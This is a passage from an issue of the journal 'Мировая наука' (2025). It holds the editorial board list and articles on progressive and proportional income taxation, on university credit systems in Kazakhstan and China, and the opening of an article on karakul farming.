

ISSN 2541-9285

№ 1(94) 2025

МИРОВАЯ НАУКА

МЕЖДУНАРОДНОЕ НАУЧНОЕ ИЗДАНИЕ



ЭЛЕКТРОННОЕ НАУЧНО-ПРАКТИЧЕСКОЕ
ПЕРИОДИЧЕСКОЕ ИЗДАНИЕ

«Мировая наука»

<http://www.science-j.com>

ISSN 2541-9285

УДК 004.02:004.5:004.9

ББК 73+65.9+60.5

Свидетельство о регистрации
средства массовой коммуникации
ЭЛ № ФС 77 - 68842
от 28.02.2017г.

Выпуск № 1(94) (январь, 2025). Сайт: <http://www.science-j.com>

Журнал включен в систему НЭБ (e-library) № 594-09/2013 от 26.09.2013

Тематика журнала: актуальные вопросы современной экономики и социологии - от теоретических и экспериментальных исследований до непосредственных результатов управленческой и производственной деятельности. Публикации в журнале учитываются как опубликованные работы при защите диссертаций на соискание ученых степеней России и зарубежья.

РАЗДЕЛЫ НОМЕРА:

Основной раздел
Естественные и технические науки
Гуманитарные и общественные науки

© *Институт управления и социально-экономического развития, 2025*

Редакционный совет:

Абдуллаев Ф.Т., доктор философии педагогических наук (PhD), доцент,
Алкараров И.Ш., кандидат физико-математических наук, доцент,
Ахмадалиев С.Й., кандидат педагогических наук,
Бабажанов М.Р., доктор философии (PhD) по техническим наукам, доцент,
Бегдуллаева Г.С., кандидат биологических наук, доцент,
Гаипов Ж.Б., доктор философии по экономическим наукам,
Давлетмуратова В.Б., кандидат биологических наук, доцент,
Досжанова Г.Д., кандидат филологических наук, доцент,
Жангабаева А.С., доктор философии по сельскохозяйственным наукам (PhD),
доцент,
Жуманов О.С., кандидат педагогических наук, доцент,
Зарайский А.А., доктор филологических наук, профессор,
Казахбаева А.Т., доктор философии по медицинским наукам (PhD), доцент,
Каримова С.М., кандидат филологических наук, доцент,
Касимова О.Х., доктор философии по педагогическим наукам (PhD),
Мадреймов А.О., доктор экономических наук (PhD), доцент,
Мамаев Г.И., доктор философии по техническим наукам,
Матуразова Э.М., кандидат биологических наук, доцент,
Матякубов А.С., доктор физико-математических наук (DSc), доцент,
Мырзанов Б.Ж., доктор экономических наук (PhD), доцент,
Муратова Ш.Н., доктор философии по психологическим наукам (PhD),
Оразбаева Г., доктор философии по педагогическим наукам (PhD),
Отакулов Ш.М., доктор философии в области политических наук (PhD), доцент,
Паксютова Е.В., кандидат технических наук, доцент,
Постюшков А.В., доктор экономических наук, профессор,
Ражабов Г.К. доктор философии по педагогическим наукам (PhD),
Рахимбердиев И.У., кандидат экономических наук, доцент,
Рахиммирзаев С.Б., кандидат психологических наук, PhD,
Ромашкин Т.В., кандидат экономических наук, доцент,
Сейтназаров К.К., доктор технических наук, профессор,
Сейтназаров С.К., кандидат биологических наук, доцент,
Серекеева Г.А., кандидат биологических наук, доцент,
Смирнова Т.В., доктор социологических наук, профессор,
Ташиболтаева Т.А., доктор философии по филологии, доцент,

Торениязова С.Е., доктор философии по сельскохозяйственным наукам (PhD), доцент,
Тошматова Ш.Р., кандидат биологических наук, доцент,
Тургунов Э., доктор химических наук, доцент,
Турдиев Ф.К., доктор философии по педагогическим наукам(PhD), доцент,
Туреева К.Ж., доктор философии по биологическим наукам (PhD), доцент,
Турсынбаев Х.Е., кандидат биологических наук, доцент,
Тягунова Л.А., кандидат философских наук,
Устинова Н.Г., кандидат экономических наук, доцент,
Федорова Ю.В., доктор экономических наук, профессор,
Фролова Н.Б., кандидат физико-математических наук, доцент,
Хайдарова С., кандидат технических наук, доцент,
Хайдарова М.Ю., кандидат технических наук, доцент,
Хаитов Э.Б., доктор философии в области политических наук (PhD),
Халикулова Г.Т., доктор философии по экономическим наукам (PhD),
Хамдамов Б.И., кандидат физико-математических наук, доцент,
Хамроев А.Ш., доктор философии по техническим наукам,
Шакиров К.Ж., доктор сельскохозяйственных наук, доцент,
Шарибаев М., кандидат физико-математических наук, доцент,
Эшназарова М.Ю., кандидат педагогических наук, доцент.

ОСНОВНОЙ РАЗДЕЛ

*Kalimbetov X.K.
Nukus Innovatsion Instituti dotsenti
Kalimbetov J.K.
IIV Nukus "Temurbeklar maktabi" Xarbiy-akademik litsey ukituvchisi,
Baymuratova Z.A.
Berdaq nomidagi QQDU Moliya kafedrası dotsenti
Kalibaeva G.K.
Nukus Innovatsion Instituti 1-kurs talabasi*

JISMONIY SHAXSLARNI PROPORSIONAL VA PROGRESSIV STAVKALARDA SOLIQQA TORTISHDA XORIJ TAJRIBASI

Аннотация: Ushbu maqolada aholi daromadlarini optimal soliqqa tortish va soliq stavkalari ta'sirini baholash buyicha ezilgan.

Калит сўзлар: daromad, fiskal, progressiv daromad, modellashtirish, optimal

*Kalimbetov H.K.
Associate Professor
of the Nukus Innovation Institute
Kalimbetov Zh.K.
teacher
of the Military Academic Lyceum "Temurbeklar School"
Akylbekovna Z.A.
Associate Professor
of the Department of Finance of KSU
named after Berdakh, Kalibaeva G.K.
1st year student
of the Nukus Innovation Institute*


FOREIGN EXPERIENCE IN TAXING INDIVIDUALS AT PROPORTIONAL AND PROGRESSIVE RATES

Аннотация: This article discusses the optimal taxation of personal income and assessing the impact of tax rates.

Key words: income, fiscal, progressive income, modeling, optimal

Jismoniy shaxslarning daromad solig'i ham iqtisodiyotni tartibga solishdagi muhim fiskal instrument sifatida qarash mumkin bo'lib, davlat mazkur soliq orqali bir tomondan, aholining real daromadlari va daromadlar tengsizligi darajasiga ta'sir etsa, ikkinchi tomondan, byudjetning daromad qismini shakllantiradi. Barcha

rivojlangan mamlakatlarda daromad solig`ini undirishning maqsadlari va asosiy tamoyillari o`xshash, ammo farqlari ham mavjud.



1-rasm. Mamlakatlardagi jismoniy shaxslar daromad solig`i tizimlari¹

Turli mamlakatlarda jismoniy shaxslar daromadini soliqqa tortish tizimini ko`rib chiqishda dunyodagi mamlakatlarda proporsional va progressiv soliq stavkalari qo`llanishini hamda daromad solig`i mavjud bo'lmagan mamlakatlarni ajratib ko`rsatish mumkin (1-rasm). Rossiyada va boshqa bir qator Sharqiy Yevropa mamlakatlarida proporsional soliq stavkasi mavjud. Ya`ni har qanday miqdordagi daromadga bir xilda soliq stavkasi qo`llaniladi. Rossiya va Belorussiyada - 13%, Litvada - 20%, Ukrainada - 18%. Qozog`istonda soliq stavkasi eng past 10% ni tashkil qiladi.

1-jadval

Mamlakatlarda 2020-yildagi daromad solig`i stavkalarining qiyosiy tahlili²


Mamlakatlar	Soliq stavkasi, %	Izohlar
Belorus	13	davlat nafaqalari, pensiya, meros ozod qilingan
Rossiya	13	davlat nafaqalari, pensiya, kompensatsiya to'lovlari, aliment, mukofot, meros hadyalar ozod qilingan.
Buyuk Britaniya	20–45%	37500 GBPgacha – 20%; 37501–150000 GBP – 40% 150000 GBP dan yuqori – 45%
Vengriya	15%	shu jumladan, dividendlar va bank omonatlaridan olinadigan daromadlar

¹<http://worldtaxes.ru/nalogi-v-mire>.

²<https://ultramodern-home.ru/2020/10/nalogi-dlya-fizicheskix-lic-v-stranax-evropy-v-2020-godu>.

Chexiya	15%	bandlik va tadbirkorlik faoliyatidan olingan daromadlar uchun-7%
Germaniya	14-45%	9407 EUR – 0%;9408–14532 EUR – 14–24%; 14533–57051 EUR – 24–42%; 57052–270 500 EUR – 42%; 270 500 EUR – 45%
Ispaniya	19-45%	12450 EURgacha – 9,5%; 20200 EURgacha – 12,0%; 35200 EURgacha – 15,0%; 60000 EURgacha –18,5%; 60000 EURdan yuqori – 22,5%. Mulkiy daromaddan soliq ham progressiv stavkada (19-21-23%)
Italiya	23-43%	15000 EURgacha – 23%; 15000–28000 EURgacha – 27%; 28001–55000 EURgacha – 38%; 55001–75000 EURgacha – 41%; 75001 EUR yuqori – 43%. hududiy soliqlar (mintaqaga qarab 0,70 dan 3,33% gacha) va (0,0 dan 0,9%ga stavkada) munitsipal soliqlar qo`shiladi.
Xitoy	3-45%	yillik daromal 36000 yuangacha – 3%;36000dan 144000yungacha – 10%; 144000dan 300000 gacha– 20%; 300000dan 420000 gacha– 25%; 420000dan 660000gacha – 30%;600000dan 960000gacha – 35%; 960000dan yuqori– 45%. Oylik asosiy soliq chegirmasi 5000 yuan.

Biroq yuqori daromadli va ko`pchilik o`rtacha daromadli davlatlarda soliq tizimida jismoniy shaxslarning daromadi progressiv shkalada soliqqa tortiladi, bunda yuqori daromadga ega bo`lgan aholining boy qatlamlari yuqori stavkalarda soliq to`lashlarini bildiradi. Belorussiya, Rossiya va ayrim Yevropa mamlakatlari va Xitoyda jismoniy shaxslar daromadini soliqqa tortish stavkalarini qiyosiy tahlili amalga oshirilgan (1-jadval).



2-rasm. AQShda uy xo'jaliklari daromadlarining taqsimoti foizda, 2006-2020 yy³.

Statistik ma'lumotlarga ko'ra, eng kam daromadli guruhdagi oilalar (10000 dollardan kam) daromadlarining bir qismi sifatida foizdan ko'proq soliq to'laydilar. Jumladan, 2020-yilda AQShdagi uy xo'jaliklarining taxminan 11,6 foizini yillik daromadi 35000dan 49999 AQSh dollargacha bo'lib, 2020-yilda 50000dan 74999 AQSh dollargacha bo'lgan daromad darajasi aholining eng katta ulushini 16,5 foizni tashkil etgan (2-rasm).

Fikrimizcha, soliq solishning fiskal va tartibga soluvchi funksiyalarini nazarda tutadigan bo'lsak, progressiv stavkada soliqqa tortish va soliq solinmaydigan minimum daromad summasini belgilanishi byudjet daromadlarini oshirishda hamda daromadlar tengsizligi darajasini pasaytirishda samarali hisoblanishi mumkin.

Использованные источники:

1. Kosov M. e., Bondarenko N. O. Teorii proporsionalnogo i progressivnogo nalogooblojeniya: praktika primeneniya. Mejdunarodniy buxgalterskiy uchët.– 2018.–T.21,№11. 1268 s.

³<https://www.statista.com/statistics/758502/percentage-distribution-of-household-income-in-the-us>.

2. Brizgalin A.V. K voprosu o progressivnom nalogooblozhenii – «bit ili ne bit» (ili rassuzhdeniya o sovremennoy nalogovoy politike) // Nalogi i finansovoe pravo. 2009. № 6. 17–29s.
3. Shayxutdinova D.R. Spravedlivost` kak osnovnoy printsip nalogooblozheniya // Upravlenie ekonomicheskimi sistemami: elektronnyy nauchnyy jurnal. 2012. № 6. URL: <https://cyberleninka.ru/article/n/spravedlivost-kak-osnovnoy-printsip-nalogooblozheniya>.
4. Морозова Г.В., Мигунова С.В. Введение прогрессивной шкалы налогообложения доходов физических лиц как способ реализации принципа справедливости в налогообложении // Современные тенденции в экономике и управлении: новый взгляд. 2011. № 8. 198–202с.
5. Костылева Л.В. Налогообложение как механизм регулирования неравенства населения // Экономические и социальные перемены: факты, тенденции, прогноз. 2011. № 3. 66–77с.
6. Калимбетов Х.К. Повышение эффективности деятельности фермерских хозяйств на основе дополнительных отраслей. Автореф.– Ташкент., 2018. – 27 с.

*Onalbekov Y.
acting Professor
Kazakh National University
Almaty, Republic of Kazakhstan*

*Li Xinyi
Master
Kazakh National University
Almaty, Kazakhstan*

*Zeng Yuhang
Master
Kazakh National University
Almaty, Kazakhstan*

*Li Wenze
Master
Kazakh National University
Almaty, Kazakhstan*

COMPARATIVE STUDY OF THE CHARACTERISTICS OF IMPLEMENTATION OF THE CREDIT SYSTEM OF EDUCATION IN KAZAKHSTAN AND CHINA

***Abstract :** Based on the background of globalization of education, this paper provides an in-depth study of the implementation characteristics and similarities and differences of the credit system in Kazakhstan and China. The study aims to explore the role of the credit system in improving the quality of higher education by analyzing the practice of the credit system in the two countries in terms of curriculum, course selection mechanism, credit calculation, etc., and to make suggestions for improvement in view of the existing problems. The scientific novelty of the article lies in the fact that it not only compares the implementation status quo of the credit system in the two countries, but also looks forward to the future development trend and possible reform direction of the credit system in the light of the actual situation of education reform in the two countries, which provides a useful reference for the sustained improvement of the quality of higher education in the two countries and the enhancement of international competitiveness. This study is of great significance in promoting the improvement and development of the credit system in the two countries.*

***Keywords:** Credit System, Education in Kazakhstan, Education in China, Quality of Higher Education, Trends of Educational Reforms*

Introduction

In the wave of education globalization, credit system, as a flexible and open mode of education management, is increasingly becoming an important trend to

promote the internationalization of higher education. With the deepening of international exchanges, mutual reference and integration among higher education systems of different countries have become the norm, and the importance of credit system as a bridge connecting different education systems has become more and more prominent. Kazakhstan and China, as countries with unique educational traditions and development paths, the implementation of their credit systems not only reflects the characteristics of their respective educational systems, but also provides a valuable case for international comparative education research.

Kazakhstan, as one of the former republics of the Soviet Union, was deeply influenced by the Soviet model of education, but after independence, it gradually explored the path of education reform that suited its own situation. The introduction of the credit system is an important step in the internationalization of Kazakhstan's higher education, aiming to improve the quality of education and promote academic mobility. China, on the other hand, since the reform and opening up, higher education has undergone a profound transformation from elitism to massification, and the widespread implementation of the credit system has become a key initiative in this transformation process, aiming to cultivate students' independent learning ability and innovative spirit.[1] The purpose of this study is to explore in depth the implementation characteristics of the credit system in Kazakhstan and China, and to reveal how the credit system adapts to and promotes the development of their respective education systems by comparing and analyzing the similarities and differences between the two countries in the calculation of credits, curriculum, and the mechanism of course selection. At the same time, this study will also examine the impact of the credit system on the quality of higher education in the two countries, and explore its role in improving the comprehensive quality of students and enhancing the international competitiveness of education. Through this study, it will not only improve the understanding of the current situation of credit system implementation in the two countries, but also provide useful reference and inspiration for other developing countries, and promote the common improvement of the quality of higher education in the world.

Characteristics of the implementation of the credit system in Kazakhstan

Kazakhstan's education system is deeply influenced by the Soviet period, and its higher education system, based on the inheritance of the Soviet model, also faces many challenges and reform needs. The educational system of the Soviet period had an obvious color of planned economy, and there were problems in the field of higher education, such as emphasizing science over literature and imbalance in subject settings, which to a certain extent limited the diversity and flexibility of higher education in Kazakhstan. However, with the advancement of globalization and the trend of internationalization of higher education, Kazakhstan has begun to actively explore the introduction and development of the credit system with a view to improving the quality and international competitiveness of higher education.

The introduction of the credit system in Kazakhstan's higher education marks the transformation of its education system in the direction of greater flexibility and

openness. The government of Kazakhstan has gradually introduced the credit system in higher education institutions through a series of reform measures.[2] In terms of credit calculation, Kazakhstan has adopted credit standards in line with international standards, such as ECTS (European Credit Transfer System), which makes Kazakhstan's credit system internationally comparable to a certain extent. At the same time, Kazakhstan has established a higher education quality assurance system to ensure the effective implementation of the credit system and the continuous improvement of education quality.

In terms of curriculum and selection mechanism, Kazakhstan's higher education institutions have begun to implement a more flexible curriculum, in which students are free to choose courses within the prescribed credit limit according to their interests, career plans and academic needs. This mechanism of course selection not only enhances students' independent learning ability and creativity, but also promotes the intersection and integration of disciplines. In addition, Kazakhstan also encourages colleges and universities to cooperate with foreign universities to implement dual-degree education programs, providing students with broader academic horizons and opportunities for international exchanges. However, the implementation of the credit system in Kazakhstan has not been smooth. As its education system is deeply influenced by the Soviet model, the introduction and development of the credit system is to some extent limited by the established system.[3] For example, in terms of subject offerings, there are still problems such as some subjects are too narrow and the curriculum is not comprehensive enough. These problems limit the flexibility and diversity of the credit system, and also affect the cultivation of students' comprehensive quality and the enhancement of their innovative ability. In addition, although Kazakhstan's credit system is in line with international standards to a certain extent, there are still some problems in actual operation, such as barriers to mutual recognition of credits and academic mobility. These problems limit the internationalization process of Kazakhstan's higher education and affect its competitiveness in the international education arena.

In summary, the implementation of the credit system in Kazakhstan is characterized by both the flexibility and openness of its education system and the exposure of the limitations and challenges of its established system. In order to further improve the quality and international competitiveness of higher education, Kazakhstan needs to continue to deepen its educational reform, improve the credit system, and strengthen the interface and cooperation with the international education system. It also needs to focus on cultivating the comprehensive quality and innovative capacity of students to meet the demand for talents in the era of globalization. Through these efforts, Kazakhstan is expected to play a more active role in the international education arena.

Exploration of the characteristics of the implementation of the credit system in China

In the course of China's education reform, the introduction of credit system is an important change in the management system of higher education. Since the late

1970s, with the deepening of reform and opening up and the establishment of the market economy system, Chinese higher education has gradually shifted from the academic year system under the planned economy model to the more flexible and open credit system. This shift not only adapts to the social demand for diversified talents, but also promotes the diversified development of higher education structure. The widespread implementation of the credit system in Chinese colleges and universities reflects its unique advantages. The credit system is centered on course selection, which allows students to independently choose courses and arrange their study progress within the prescribed limits, which greatly stimulates students' motivation and autonomy in learning.[4] Meanwhile, the credit system measures students' learning outcomes through credit calculation, which makes the curriculum more flexible and diverse and meets the individual needs of different students. In China, the credit system is usually combined with the grade-point system, using the average credit grade point as an important indicator for evaluating the quality of students' learning, which helps to comprehensively and accurately reflect students' learning status.

In the implementation of the credit system, the curriculum system and course selection system are the key links. Chinese colleges and universities usually divide the courses into two categories: compulsory courses ensure that students master basic knowledge and professional skills, while elective courses provide students with opportunities to broaden their knowledge and cultivate their interests and specialties. The flexibility of the course selection system enables students to develop personalized study plans under the guidance of tutors according to their interests, abilities and career plans. In addition, the credit system also encourages interdisciplinary course selection, which promotes the intersection and integration of disciplines and helps cultivate compound talents. The implementation of the credit system in China is not completely independent of the academic year system.[5] In practice, many colleges and universities have adopted the credit system of the academic year as a transitional form, which retains the teaching plan and stability of the academic year system and absorbs the flexibility and autonomy of the credit system. This combination is not only conducive to the rational allocation and management of school resources, but also to meet the needs of students' personalized development. Of course, there are certain limitations in the academic year credit system, such as the rigidity of the curriculum and the restricted freedom of course selection, etc. These problems need to be explored and improved in practice.

The implementation of China's credit system has played a positive role in promoting students' personalized development. It breaks the neat and uniform teaching plan and talent cultivation mode under the traditional academic year system, and enables students to choose their own learning paths and growth methods according to their actual situation and interests. This personalized cultivation mechanism helps stimulate students' innovative spirit and creativity, and cultivate high-quality talents with independent thinking and independent learning ability.

Meanwhile, the credit system also promotes the optimal allocation and open sharing of higher education resources, providing a strong guarantee for the sustainable development and quality improvement of higher education.

Comparative Study of Credit System in Kazakhstan and China

Under the background of education globalization, credit system, as an important trend of internationalization of higher education, has been widely applied and practiced in both Kazakhstan and China. Although both countries have achieved remarkable results in the implementation of credit system, there are significant differences and similarities between them in terms of curriculum, course selection mechanism and credit calculation, which have different impacts on the personalized development of students and the quality of higher education in the two countries.

In terms of curriculum and selection mechanism, both Kazakhstan and China have adopted the model of combining compulsory courses and elective courses. However, Kazakhstan's curriculum is more flexible and diversified, not only covering a wide range of subject areas, but also emphasizing the provision of interdisciplinary courses, which provides students with more choices. In contrast, although China's curriculum is also in the process of continuous improvement, there is still a certain rigidity due to the influence of the traditional education model, and the offering of interdisciplinary courses is relatively limited. In terms of course selection mechanism, Kazakhstan has a higher degree of freedom in course selection, and students can freely choose courses according to their interests and career plans, while China, although also implementing a course selection system, has a relatively lower degree of freedom in course selection due to factors such as teaching resources and student management.

In terms of credit calculation, both Kazakhstan and China have adopted credit as the unit of measurement of students' learning outcomes. However, there are some differences in the calculation of credits between the two countries. In Kazakhstan, the calculation of credits is more detailed, not only taking into account the number of hours and difficulty of the courses, but also focusing on the cultivation of students' practical ability and innovation ability. On the other hand, the calculation of credits in China is relatively simple, mainly based on the credit hours of the courses and the examination results. To a certain extent, this difference affects the learning motivation and the cultivation of innovation ability of students in both countries.

The impact of the credit system on students' personalized development in the two countries also shows different characteristics. Kazakhstan's credit system pays more attention to students' personalized development, provides more freedom of course selection and opportunities for interdisciplinary learning, which helps to cultivate students' innovative thinking and comprehensive quality. In contrast, although China's credit system is also gradually implementing personalized education, students' personalized development is still subject to certain limitations due to factors such as traditional education concepts and teaching resources.[6] However, with the continuous reform and development of Chinese higher

education, more and more colleges and universities have begun to pay attention to the personalized cultivation of students, and gradually improve students' freedom of course selection and learning autonomy through the opening of special courses, the implementation of small class teaching and other measures. The impact of credit system on the quality of higher education in Kazakhstan and China is also obvious. Kazakhstan, through the implementation of the credit system, has promoted the diversification and internationalization of higher education, and improved the quality of education and the competitiveness of students. China, on the other hand, through the implementation of the credit system reform, has also promoted the internal development of higher education and improved the quality of personnel training and the internationalization of education. However, the two countries also face some common challenges in the implementation of the credit system, such as insufficient teaching resources, irrational curriculum and imperfect course selection system. In order to cope with these challenges, the two countries need to continuously strengthen educational reform and innovation, optimize the allocation of teaching resources, improve the curriculum and course selection system, and improve the quality of education and teaching level.

There are both similarities and significant differences in the implementation of the credit system between Kazakhstan and China. These differences have different impacts on the individualized development of students as well as the quality of higher education in the two countries. In the face of common challenges and opportunities, the two countries need to continuously strengthen exchanges and cooperation, jointly promote the improvement and development of the credit system, and contribute to the cultivation of high-quality talents with international competitiveness.

Conclusion

Through an in-depth comparison of the credit system in Kazakhstan and China, this study finds that the two countries have their own characteristics in the implementation of the credit system. Kazakhstan focuses on curriculum flexibility and interdisciplinarity, while China is gradually promoting personalized education, albeit with relatively less freedom of course selection. Both countries' credit systems have played a positive role in promoting students' personalized development and improving the quality of higher education, but they also face common challenges such as insufficient teaching resources and irrational curricula.

In view of these problems, the following suggestions for improvement can be made: Kazakhstan should further optimize the allocation of teaching resources and improve the convenience of the course selection system; China needs to continue to deepen the education reform, increase the freedom of course selection and encourage interdisciplinary learning. At the same time, both countries should strengthen international exchanges and cooperation, learn from international advanced experience, and continuously improve the credit system.

In the future, the development trend of credit system in Kazakhstan and China will pay more attention to the personalized needs of students and the cultivation of

innovation ability. Possible reform directions include: strengthening practical teaching links to improve students' practical ability and comprehensive quality; improving the mechanism of mutual recognition of credits to promote international academic exchanges and cooperation; and using information technology means to improve the intelligence and convenience of credit system management. These reforms will contribute to the sustained improvement of the quality of higher education in both countries and the enhancement of international competitiveness.

Reference

1. Puzikova S. M., Puzikov M. F., Kudro N. M., et al. Systems of values of the young people: Comparative analysis of a research in China and Kazakhstan // *Mediterranean Journal of Social Sciences*. – 2015. – Vol. 6, No. 1. – pp. 138–142.
2. Movkebayeva Z., Khamitova D., Zholtayeva A., et al. Factors influencing the legal regulation and management of education system in Kazakhstan: A review and analysis // *Problems and Perspectives in Management*. – 2021. – Vol. 18, No. 4. – pp. 14.
3. Ovezmyradov B., Kepbanov Y. Comparative analysis of higher education and research in Central Asia from the perspective of internationalization // *Central Asian Law: Legal Cultures, Governance and Business Environment in Central Asia*. – 2020. – No. 25.
4. Jiang Xuehua. Exploration of the reform of implementing credit system in colleges and universities // *Journal of Linyi University*. – 2014. – Vol. 36, No. 6. – pp. 12–16.
5. Yu Xiufang, Zhou Sai, Zheng Lina. An analysis of the reform path of complete credit system in comprehensive universities // *Advances in Education*. – 2024. – Vol. 14. – pp. 1259.
6. Li Hui, Sukat, Amina. Exploration of the path of cooperation between China and Central Asian countries on “Education Silk Road” - Based on the development of higher education in four Central Asian countries // *Journal of Northeastern University (Social Science Edition)*. – 2018. – Vol. 20, No. 4. – pp. 419–426.

Shodiyev B.
Dotsent
Iqtisodiyot va pedagogika universiteti
O‘zbekiston
Abdieva D.
Katta o‘qituvchi
Iqtisodiyot va pedagogika universiteti
O‘zbekiston

QORAKO‘LCHILIK TARMOG‘INI UZOQ MUDDATLI BARQAROR RIVOJLANTIRISH

Annotatsiya: Maqolada mamlakatimizda qorako‘lchilik tarmog‘ining rivojlanishi va uning qishloq xo‘jaligidagi o‘rni yoritilgan. Qorako‘l mahsulotlarini ishlab chiqarish hajmini oshirish, naslchilik ishlarini takomillashtirish, yaylovlardan samarali foydalanish hamda mahsulotlarni qayta ishlash va eksport qilish masalalari tahlil qilingan. Tarmoqning barqaror rivojlanishi uchun SWOT tahlil asosida ichki va tashqi omillar ko‘rib chiqilib, strategik rivojlanish yo‘nalishlari belgilangan. Tahlil natijasida kuchli tomonlardan samarali foydalanish, zaif tomonlarni bartaraf etish va xatarlarni boshqarish bo‘yicha aniq chora-tadbirlar taklif etilgan. Ushbu yondashuv qorako‘lchilik tarmog‘ini uzoq muddatli barqaror rivojlantirishga xizmat qilishi ta’kidlanadi.

Kalit so‘zlar: qorako‘lchilik, qishloq xo‘jaligi, yaylovlardan foydalanish, swot tahlil, ekologik moslashuvchanlik, eksport salohiyati, raqobatdoshlik, texnologiyalarni joriy etish, barqaror rivojlanish, qorako‘l terilari, xalqaro hamkorlik, iqlim o‘zgarishi

Shodiyev B.
Associate Professor
University of Economics and Pedagogy
Abdieva D.
Senior Lecturer
University of Economics and Pedagogy
Uzbekistan

LONG-TERM SUSTAINABLE DEVELOPMENT OF KARAKUL FARMING INDUSTRY

Annotation: The article explores the development of the karakul breeding industry in our country and its role in agriculture. It analyzes issues related to increasing the production volume of karakul products, improving breeding practices, efficient use of pastures, and processing and exporting products. A SWOT analysis of internal and external factors is conducted to ensure the sustainable

development of the industry, and strategic development directions are identified. Based on the analysis, specific measures are proposed to leverage strengths, address weaknesses, and manage risks. It is emphasized that the proposed approach contributes to the long-term sustainable development of the karakul breeding sector.

Keywords: *Keywords: karakul breeding, agriculture, pasture utilization, SWOT analysis, ecological adaptability, export potential, competitiveness, technology implementation, sustainable development, karakul pelts, international cooperation, climate change.*

